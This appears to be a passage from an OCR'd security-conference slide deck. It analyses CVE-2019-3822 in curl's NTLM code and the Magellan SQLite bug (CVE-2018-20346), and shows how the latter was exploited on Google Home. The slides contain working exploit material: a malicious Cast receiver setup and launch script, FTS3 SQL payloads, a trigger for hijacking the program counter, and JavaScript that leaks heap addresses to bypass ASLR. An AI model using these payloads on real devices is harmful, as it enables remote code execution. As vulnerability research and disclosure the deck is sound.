  size += ntresple
}
```

```
#define NTLM_BUFSIZE 1024
NTLM buffer fixed size, large enough for long user + host + domain
扩展到: 1024
```

- size_t size, unsigned int ntresplen, and **1024** (signed)

`if(UNSIGNED < (SIGNED - UNSIGNED)) { … }`

→ Inexplicit type cast (from signed to unsigned)


`if(UNSIGNED < (UNSIGNED - UNSIGNED)) { … }`

- So, If size is 0x100, ntresplen is 1025 (>1024), the result will be…

`if (0x100 < 0xFFFFFFFF) { (PASSED) }`

CVE-2019-3822

- Lots of stack variables following by ntlmbuf
- Stack buffer overflow happens in the middle of the function



Heap/Stack operations x 5
Many function calls uses stack variables here…

Overwrite direction is related to compile

MSVC

GCC

```
CURLcode result = CURLE_OK;
size_t size;
unsigned char ntlmbuf[NTLM_BUFSIZE];
int lmrespoff;
unsigned char lmresp[24]; /* fixed-size */
#ifdef USE_NTRESPONSES
int ntrespoff;
unsigned int ntresplen = 24;
unsigned char ntresp[24]; /* fixed-size */
unsigned char *ptr_ntresp = &ntresp[0];
unsigned char *ntlmv2resp = NULL;
#endif
bool unicode = (ntlm->flags & NTLMFLAG_NEGOTIATE_UNICODE) ? TRUE : FALSE;
char host[HOSTNAME_MAX + 1] = "";
const char *user;
const char *domain = "";
size_t hostoff = 0;
size_t useroff = 0;
size_t domoff = 0;
size_t hostlen = 0;
size_t userlen = 0;
size_t domlen = 0;
```

CVE-2019-3822

- May cause a heap buffer overflow here*

```
/* Convert domain, user, and host to ASCII but leave the rest as-is */
result = Curl_convert_to_network(data, (char *)&ntlmbuf[domoff],
                                 size - domoff);
```

- Leak memory data to attacker (Base64ed later)

```
if(unicode)
  unicodecpy(&ntlmbuf[size], host, hostlen / 2);
else
  memcpy(&ntlmbuf[size], host, hostlen);
```


- Environment requirements
  - Affects libcurl built with non-OpenSSL builds or OpenSSL builds with MD4 present, NTLM must be enabled to trigger this.

* Based on the implementation of Curl_convert_to_network

Remote Exploitation of Magellan and Dias

Remote Exploitation of Magellan


- **The specific scope of Magellan**
  - Chrome or browsers developed based on Chromium
  - Android Apps that uses WebView
  - Smart devices using Chrome or Chromium
- **Why Google Home**
  - The top two in the global market share
  - It's an IoT device and uses Chrome OS



- **How to attack Google Home using Magellan ?**


Extending the Attack Surface of Google Home

- **The Overview of CAST Protocol**
  - Google Cast is designed for TV, movies, music, and more
  - Developers can develop the CAST APP and publish it to Application Store
  - Including sender (mobile devices or Chrome) and receiver (Google Home)



Extending the Attack Surface of Google Home

- **Attack Surface of CAST Protocol**
  - The CAST app can be any webpage
  - The app in the app store may be malicious
  - Sender can directly trigger CAST protocol



Remote Attack Surface:

Converting an attack on Google Home into an attack on a browser

Extending the Attack Surface of Google Home

- **Detailed Steps: Extending the Remote Attack Surface**
  - Register as a developer and post a malicious app
  - Remotely trigger Google Home to load malicious app
    - ✓ Inducing victims to visit malicious sender URLs via Chrome
    - ✓ Sending the cast protocol to launch APP in LAN
  - RCE in Google Home's renderer

RECEIVER DETAILS

Type

Custom Receiver

Receiver Application URL

This is the URL that will be loaded when your application is launched.

http://192.168.1.56/exp.html

+

```
cast.wait()
print(cast.device)

myapp_controller = MyAppController()
cast.register_handler(myapp_controller)
myapp_controller.stop_app()
# 504FD3F4 is our cast app with a malicious payload.
myapp_controller.launch_app("504FD3F4")
print("-------Next round is about to begin...-------
```

=

locaton.href="http://192.168.1.56/exp.html"

Exploiting the Magellan on Google Home

- **Review the details of CVE-2018-20346**
  - Control **pNode->a, pNode->n, aDoclist, nDoclist**, via **"update x_segdir set root=x'HEX'"**

```
if( aDoclist ){
  pNode->n += sqlite3Fts3PutVarint(&pNode->a[pNode->n], nDoclist);
  memcpy(&pNode->a[pNode->n], aDoclist, nDoclist);  已用时间 <= 2ms
  pNode->n += nDoclist;
}
```

nDoclist: 256 (Varint)

00 04 31 32 33 34 02 00 00 00 01 01 01 00 01 01 01 01 00 80 02 01 01 80 02 aa aa aa aa aa


pNode->n: Buffer offset

aDoclist[]: Overflow or Leak Memory

pNode->a[]: Heap Fengshui

Exploiting the Magellan on Google Home

- **Available Function Pointer**
  - simple_tokenizer is a structure on the heap
    - ✓ create virtual table x using fts3 (a, b);
  - The tokenizer's callback looks interesting



Exploiting the Magellan on Google Home

- **PC Hijacking**
  - Operating FTS3 table after heap overflow
  - Hijacking before memory free


```
static int fts3TruncateSegment( Fts3Table *p, sqlite3_int64 iAbsLevel, int iIdx,  const char *zTerm,  int nTerm){
......
if( rc==SQLITE_OK ){
   sqlite3_stmt *pChomp = 0;
   rc = fts3SqlStmt(p, SQL_CHOMP_SEGDIR, &pChomp, 0);
   if( rc==SQLITE_OK ){
     ......
     rc = sqlite3_reset(pChomp);
     sqlite3_bind_null(pChomp, 2);
   }
}

sqlite3_free(root.a);
sqlite3_free(block.a);
}
```

Using the SQL TRIGGER to perform fts3 operations before executing SQL_CHOMP_SEGDIR

```
CREATE TRIGGER hijack_trigger BEFORE UPDATE
ON x_segdir
BEGIN
    INSERT INTO hijack values (1, x'1234');
END;
```

Exploiting the Magellan on Google Home

- **Heap Fengshui**
  - tmalloc as the heap management algorithm
  - Memory layout by operating fts3 tables
  - Hijacking PC via SQL TRIGGER



Exploiting the Magellan on Google Home

- **Bypass ASLR**
  - Try to adjust the **nDoclist, pNode->a** and leak the memory after heap
  - Leaking the address of cast_shell **(For ROP gadgets)**
  - Leaking the address of last heap **(For heap spray)**


```
  db.transaction(function (tx) {
    tx.executeSql("create virtual table x using fts3(a,b);");
    tx.executeSql("insert into x values (1, x'1234');");
    tx.executeSql("update x_segdir set level = 1999;");

    tx.executeSql("update x_segdir set root = x'000431323334" + sqlite_junk_bytes + "0001010100010101010001010106';");

    tx.executeSql("insert into x_segdir values (2000, 0, 0 ,0 , '16 115', x'" + sqlite_junk_A + "');");
    tx.executeSql("insert into x_segments (blockid) values (16);");
    tx.executeSql("insert into x_segments values (0, x'31320031');");
    tx.executeSql("CREATE TABLE x_stat(id INTEGER PRIMARY KEY, value BLOB);");
    tx.executeSql("insert into x_stat values (0, x'cf0f01');");
    tx.executeSql("insert into x_stat values (1, x'cf0f01');");
    tx.executeSql("insert into x (x) values('merge=1,2');");

  });

  db.transaction(function (tx) {
    tx.executeSql("select hex(root) from x_segdir;", [], function (tx, results) {
      console.log("Length = " + sqlite_int_junk_bytes_.toString() + ", Data = " + results.rows[0]["hex(root)"]);
     });
  });
}
test_data(0x14);
undefined
Length = 20, Data = 000431323334140000000000000000000000000000000000000000010101000101010100020006000F4CC7F00
test_data(0x15);
undefined
Length = 21, Data = 0004313233341500000000000000000000000000000000000000000101010001010101000200060000CC7F0000
```

0x7fccf4.........

```
leonwxqian@leonwxqian-VirtualBox: ~/sqlite/sqlite-snapshot-20180
7fcceebbe000-7fcceebfe000 rw-s 00000000 00:13 70
7fcceebfe000-7fcceec3e000 rw-s 00000000 00:13 69
7fcceec3e000-7fcceec7e000 rw-s 00000000 00:13 124
7fcceec7e000-7fcceecbe000 rw-s 00000000 00:13 67
7fcceecfe000-7fcceed3e000 rw-s 00000000 00:13 66
7fcceed3e000-7fcceed7e000 rw-s 00000000 00:13 29
7fcceed7e000-7fcceedbe000 rw-s 00000000 00:13 24
7fcceedfe000-7fcceee3e000 rw-s 00000000 00:13 41
7fcceee3e000-7fcceee7e000 rw-s 00000000 00:13 38
7fcceeefe000-7fcceef3e000 rw-s 00000000 00:13 33
7fcceeffe000-7fcceefff000 ---p 00000000 00:00 0
7fcceefff000-7fccef7ff000 rw-p 00000000 00:00 0
7fccef7ff000-7fccef800000 ---p 00000000 00:00 0
7fccef800000-7fccf0000000 rw-p 00000000 00:00 0
